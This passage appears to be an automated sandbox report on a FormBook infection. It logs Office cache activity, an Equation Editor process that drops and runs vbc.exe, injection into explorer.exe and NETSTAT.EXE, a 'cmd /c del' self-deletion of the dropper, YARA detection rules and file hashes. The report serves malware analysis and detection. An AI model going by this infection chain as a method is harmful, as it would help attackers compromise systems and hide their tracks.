C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 d9 d1 96 fc	.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 d3 a4 21 60	....#.....!`	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 80 9f 9b	....#.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 cf e1 ba e9 c6 cd 6c 44 9a f4 91 9e ed ef 3a 96 0f 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 2a 00 00 00 00 00 00 00 96 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C5<.S,...X.F...Fa..q...........................lD......:.........,....Z.O.o+......S.. ....…W..........................….t...t...t...t...*.........	success or wait	1	7FEE8F67BB5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{1C9178E2-878F-41DC-A2DA-5DC2C3F4A84B}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	512	1024	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	1	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	19	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	19776	125	success or wait	1	7FEE8F67C59	ReadFile
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE89CE8B7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE89C0793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE8A2AD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE89C0793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8A2AD58	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	success or wait	1	7FEE8F67C59	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE8BDE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE8BDE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE8BDE72B	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2564 Parent PID: 584

General

Start time:	13:17:45
Start date:	08/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2452 Parent PID: 2564

General

Start time:	13:17:47
Start date:	08/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	387072 bytes
MD5 hash:	29E8627D7B80C21FC98C82314F3DF5E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2106078286.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2106078286.0000000000220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2106078286.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 42%, ReversingLabs
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2828 Parent PID: 2452

General

Start time:	13:17:48
Start date:	08/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	387072 bytes
MD5 hash:	29E8627D7B80C21FC98C82314F3DF5E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2145801175.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000001.2105788438.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000001.2105788438.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000001.2105788438.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2196489051.0000000002360000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2196489051.0000000002360000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2196489051.0000000002360000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2145829902.0000000000530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2145829902.0000000000530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2145829902.0000000000530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2828

General

Start time:	13:17:52
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 852 Parent PID: 1388

General

Start time:	13:18:04
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xc90000
File size:	27136 bytes
MD5 hash:	32297BB17E6EC700D0FC869F9ACAF561
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2369459750.0000000000490000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2369459750.0000000000490000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2369459750.0000000000490000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2369501738.0000000000530000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2369501738.0000000000530000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2369501738.0000000000530000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2369263188.00000000000D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2369263188.00000000000D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2369263188.00000000000D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	E82B7	NtReadFile

Analysis Process: cmd.exe PID: 2192 Parent PID: 852

General

Start time:	13:18:20
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a180000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A18A7BD	DeleteFileW

Disassembly

Code Analysis